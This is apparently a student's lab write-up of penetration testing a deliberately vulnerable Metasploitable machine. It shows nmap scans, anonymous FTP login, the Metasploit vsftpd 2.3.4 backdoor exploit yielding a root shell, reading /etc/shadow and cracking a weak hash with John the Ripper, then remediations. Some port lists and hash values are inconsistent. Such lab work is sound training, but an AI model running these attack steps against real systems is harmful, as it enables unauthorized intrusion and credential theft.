Network Penetration Testing in Metasploitable Machine

Project by:

Dhairya Kumar Patel

Introduction

Penetration testing is a crucial cybersecurity practice used to identify system vulnerabilities before attackers exploit them. In this project, Kali Linux acts as the attacker, while Metasploitable serves as the vulnerable target. By simulating real-world cyber threats, we gain practical experience in ethical hacking, allowing us to understand security weaknesses and improve defense strategies.

Project objective

The goal of this project is to conduct penetration testing on the Metasploitable machine using Kali Linux. By performing network scanning, enumeration, exploitation, privilege escalation, and password cracking, we aim to analyze security flaws and propose effective remediation techniques. This project enhances practical cybersecurity skills and strengthens knowledge of ethical hacking methodologies.

Project requirements

Two Operating System:

1. **Kali Linux** – Used as the attacking machine with penetration testing tools.
2. **Metasploitable Machine** – A vulnerable system designed for security testing.

Tools Details

- **Nmap** – Network scanning and reconnaissance
- **Metasploit** – Exploitation framework
- **John the Ripper** – Password cracking tool

Penetration Testing Steps

1.Network Scanning

Task 1: Performing Basic Network Scan

Step 1: Opening a terminal in Kali Linux.

Step 2: Running a basic scan to identify live hosts and open ports:

nmap -v 192.168.203.0/24

Expected Output: List of devices with their IP addresses and open ports.

```
Completed SYN Stealth Scan at 00:48, 4.70s elapsed (4000 total ports)
Nmap scan report for 192.168.203.176
Host is up (0.0048s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: B6:10:1B:10:9C:68 (Unknown)

Nmap scan report for 192.168.203.182
Host is up (0.014s latency).
All 1000 scanned ports on 192.168.203.182 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 88:52:EB:D0:B5:6C (Xiaomi Communications)

Nmap scan report for 192.168.203.184
Host is up (0.00023s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
3306/tcp open  mysql
7070/tcp open  realserver
MAC Address: 14:AC:60:C9:0C:C3 (Cloud Network Technology Singapore PTE.)

Nmap scan report for 192.168.203.212
Host is up (0.0032s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8180/tcp open  unknown
MAC Address: 08:00:27:09:AE:EE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Initiating SYN Stealth Scan at 00:48
Scanning 192.168.203.136 [1000 ports]
Completed SYN Stealth Scan at 00:48, 0.03s elapsed (1000 total ports)
Nmap scan report for 192.168.203.136
Host is up (0.0000050s latency).
All 1000 scanned ports on 192.168.203.136 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Read data files from: /usr/share/nmap
```


2.Reconnaissance

Task 1: Scanning for hidden Ports

Step 1: Scanning all port ranges to find hidden ports

nmap -v -p- 192.168.203.212

Expected Output: A list of hidden ports with services.



```
Nmap scan report for 192.168.203.212
Host is up (0.019s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
39555/tcp open  unknown
45963/tcp open  unknown
46664/tcp open  unknown
47180/tcp open  unknown
MAC Address: 08:00:27:09:AE:EE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 58.52 seconds
           Raw packets sent: 67458 (2.968MB) | Rcvd: 67458 (2.698MB)
```

Total Hidden Ports = 7

List of hidden ports

Port Service

1. **8787/tcp** – Ruby DRb RMI
2. **47436/tcp** – Mountd 1-3 (RPC #100005)
3. **50918/tcp** – Java RMI GNU Classpath grmiregistry
4. **59995/tcp** – Nlockmgr 1-4 (RPC #100021)
5. **60004/tcp** – Status 1 (RPC #100024)

Task 2: Service Version Detection

Step 1: Detecting versions of services running on open ports:

nmap -v -sV 192.168.203.212

Expected Output: Detailed service version information.

```
Nmap scan report for 192.168.203.212
Host is up (0.042s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet       Linux telnetd
25/tcp   open  smtp         Postfix smtpd
53/tcp   open  domain       ISC BIND 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn?
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec         netkit-rsh rexecd
513/tcp  open  login        OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  rpcbind
2121/tcp open  ftp          ProFTPD 1.3.1
3306/tcp open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8180/tcp open  unknown
MAC Address: 08:00:27:09:AE:EE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.36 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.116KB)
```

Task 3: Operating System Detection

Step 1: Using the -O option to detect the operating systems of devices on the network:

Nmap -v -O 192.168.203.212

Expected Output: The operating system details of the devices on the network.

```
Nmap scan report for 192.168.203.212
Host is up (0.0095s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8180/tcp open  unknown
MAC Address: 08:00:27:09:AE:EE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.039 days (since Sat May 17 00:34:13 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=196 (Good luck!)
IP ID Sequence Generation: All zeros

Read data files from: /usr/share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.86 seconds
           Raw packets sent: 1020 (45.626KB) | Rcvd: 1016 (41.426KB)
```

3.Enumeration

System Information Collected

- **Target IP Address:**

  192.168.203.212

- **Operating System Details:**

  Running: Linux 2.6.X

  OS CPE: cpe:/o:linux:linux_kernel:2.6

  OS details: Linux 2.6.9 - 2.6.33

- **MAC Address:**

  08:00:27:09:AE:EE

- **Detected Services & Ports:**

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)

PORT	STATE	SERVICE VERSION
21/tcp	Open	ftp
22/tcp	Open	ssh
23/tcp	Open	telnet
25/tcp	Open	smtp
53/tcp	Open	domain
80/tcp	Open	http
111/tcp	Open	rpcbind
139/tcp	Open	netbios-ssn
445/tcp	Open	microsoft-ds
512/tcp	Open	exec
513/tcp	Open	login
514/tcp	Open	shell
1099/tcp	Open	rmiregistry
1524/tcp	Open	ingreslock
2049/tcp	Open	nfs
2121/tcp	Open	ccproxy-ftp
3306/tcp	Open	mysql
5432/tcp	Open	postgresql
5900/tcp	Open	vnc
6000/tcp	Open	X11
6667/tcp	Open	irc
8180/tcp	Open	unknown

Hidden Ports with Service Versions (ONLY HIDDEN PORTS)

1. 8787/tcp – Ruby DRb RMI
2. 47436/tcp – Mountd 1-3 (RPC #100005)
3. 50918/tcp – Java RMI GNU Classpath grmiregistry
4. 59995/tcp – Nlockmgr 1-4 (RPC #100021)
5. 60004/tcp – Status 1 (RPC #100024)

4.Exploitation of Services

Task 1: Exploiting Anonymous FTP login

Step 1: Loging to the vulnerable machine using ftp.

ftp 192.168.203.212

Step 2: Entering the user's name to Anonymous.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ftp 192.168.203.212
Connected to 192.168.203.212.
220 (vsFTPd 2.3.4)
Name (192.168.203.212:kali): Anonymous
```


Step 3: Simply hitting Enter when it asks for password.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ftp 192.168.203.212
Connected to 192.168.203.212.
220 (vsFTPd 2.3.4)
Name (192.168.203.212:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Due to Misconfigured FTP setting we are able to get login onto the vulnerable machine using Anonymous user.


Task 2: Exploiting Backdoor Command Execution

Step 1: Starting Metasploit framework using command msfconsole:



Step 2: Searching for exploits available for particular versions of Services Running on vulnerable machine.

Step 3: Selecting the exploit using command use 0.



Step 4: Setting RHOST (Remote Host) by Entering IP.

Step 5: Exploiting the Backdoor Command Execution found by Entering exploit command.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.203.212:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.203.212:21 - USER: 331 Please specify the password.
[+] 192.168.203.212:21 - Backdoor service has been spawned, handling...
[+] 192.168.203.212:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.203.136:36135 → 192.168.203.212:6200) at 2025-05-17 07:06:
14 -0400
```

Step 6: Checking the user using command whoami.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.203.212:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.203.212:21 - USER: 331 Please specify the password.
[+] 192.168.203.212:21 - Backdoor service has been spawned, handling...
[+] 192.168.203.212:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.203.136:36135 → 192.168.203.212:6200) at 2025-05-17 07:06:
14 -0400

whoami
root
```

Due to vulnerable version of services running on the vulnerable machine we are able to exploit the found vulnerability (Backdoor Command Execution) using metaexploit framework.

5. Privilege Escalation (Creating a User with simple password)

Task: Create a User with Root Access

Step 1: Add a new user:

adduser dhairya

Step 2: Setting a password.

example 12345 or hello or 987654321 or password

Step 3: Retrieve user details:

cat /etc/passwd

```
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
dhairya:x:1003:1003:dhairya,,,:/home/dhairya:/bin/bash
```

Step 4: Retrieve password hash:

cat /etc/shadow

```
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
dhairya:$1$OLknCxVO$t7ujyOlnRrKUuDja.nnt00:20225:0:99999:7:::
```

Hash dhairya:1OLknCxVO$t7ujyOlnRrKUuDja.

6. Cracking Password Hashes

Task: Cracking the password hash found using John the Ripper

Step 1: Save the password hash in a text file.

```
┌──(kali㉿kali)-[~/Documents]
└─$ ls
hash

┌──(kali㉿kali)-[~/Documents]
└─$ cat hash
dhairya:$1$.tmk5/G/$ZbHHfZQWf12DSVMngKJgA/
```

Step 2: Crack it using John's default wordlist:

```
┌──(kali㉿kali)-[~/Documents]
└─$ john hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
hello            (dhairya)
1g 0:00:00:00 DONE 2/3 (2025-05-17 07:29) 7.692g/s 7384p/s 7384c/s 7384C/s 123456..pepper
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Step 3: Display cracked password:

john filename --show

```
┌──(kali㉿kali)-[~/Documents]
└─$ john hash --show
dhairya:hello

1 password hash cracked, 0 left
```

Due to user has set very weak password it is easily get cracked using John The Ripper.

7. Remediations

1. Anonymous FTP Login Vulnerability

- **Issue:** Misconfigured FTP settings allow anonymous users to log in.
- **Remediation:**
- Disable **anonymous FTP access** in the server configuration.
- Implement **strong authentication** with username/password verification.
- Use **firewall rules** to restrict FTP access to authorized users only.
- Enable **TLS encryption** to secure file transfers.

2. Backdoor Command Execution

- **Issue:** Vulnerable service versions allow attackers to execute remote commands.
- **Remediation:**
- Upgrade the **affected services** to their latest secure versions.
- Disable **unnecessary services** running on open ports.
- Apply security patches to fix remote execution flaws.
- Configure **strict access controls** to limit administrative privileges.

3. Weak Password Vulnerability

- **Issue:** Users set weak passwords that can be cracked easily.
- **Remediation:**
- Enforce **strong password policies** (minimum 12 characters, mix of uppercase, lowercase, numbers, and symbols).
- Implement **account lockout policies** after multiple failed login attempts.
- Use **multi-factor authentication (MFA)** for critical accounts.
- Regularly change passwords and educate users on cybersecurity practices.

4. Unpatched Vulnerable Services

- **Issue:** Older versions of services have known security flaws.
- **Remediation:**
- Regularly **update all software and system components** to their latest versions.
- Monitor security advisories for potential vulnerabilities.
- Use **intrusion detection systems (IDS)** to detect suspicious activities.
- Configure services with **least privilege access** to minimize exploitation risks.

5. Open & Hidden Ports Exposure

- **Issue:** Attackers can scan and identify unnecessary open ports.
- **Remediation:**
- **Close unnecessary ports** that are not required for operations.
- Implement **firewall rules** to restrict access to critical services.
- Use **port-knocking techniques** to hide sensitive services.
- Regularly audit the system for **unexpected open ports**.

Major Learning From this project

Key Learnings from the Project

1. **Understanding Ethical Hacking**
    - **Gained practical experience in penetration testing using Kali Linux and Metasploitable.**
    - **Learned the importance of ethical hacking in cybersecurity to identify and fix vulnerabilities before attackers exploit them.**
2. **Network Scanning & Reconnaissance Techniques**
    - **Used Nmap to perform network scans and identify open & hidden ports.**
    - **Understood how attackers gather information about systems to plan their attacks.**
3. **Enumeration & System Information Gathering**
    - **Discovered services running on open ports and analyzed their versions.**
    - **Learned how attackers exploit misconfigured services to gain access.**
4. **Exploiting System Vulnerabilities**
    - **Successfully exploited security flaws such as anonymous FTP login and backdoor command execution using Metasploit.**
    - **Understood how outdated or misconfigured services can be a security risk.**
5. **Privilege Escalation & Password Security**
    - **Learned how weak passwords make systems vulnerable to attacks.**
    - **Cracked password hashes using John the Ripper, emphasizing the importance of strong password policies.**
6. **Remediation & Security Best Practices**

- **Identified effective mitigation techniques to patch vulnerabilities and secure systems.**
- **Understood the significance of regular updates, firewall configurations, and strong authentication mechanisms.**

7. **Real-World Cybersecurity Applications**
    - **This project provided hands-on experience in cybersecurity techniques used by security professionals.**
    - **Highlighted how penetration testing helps organizations strengthen their defenses against cyber threats.**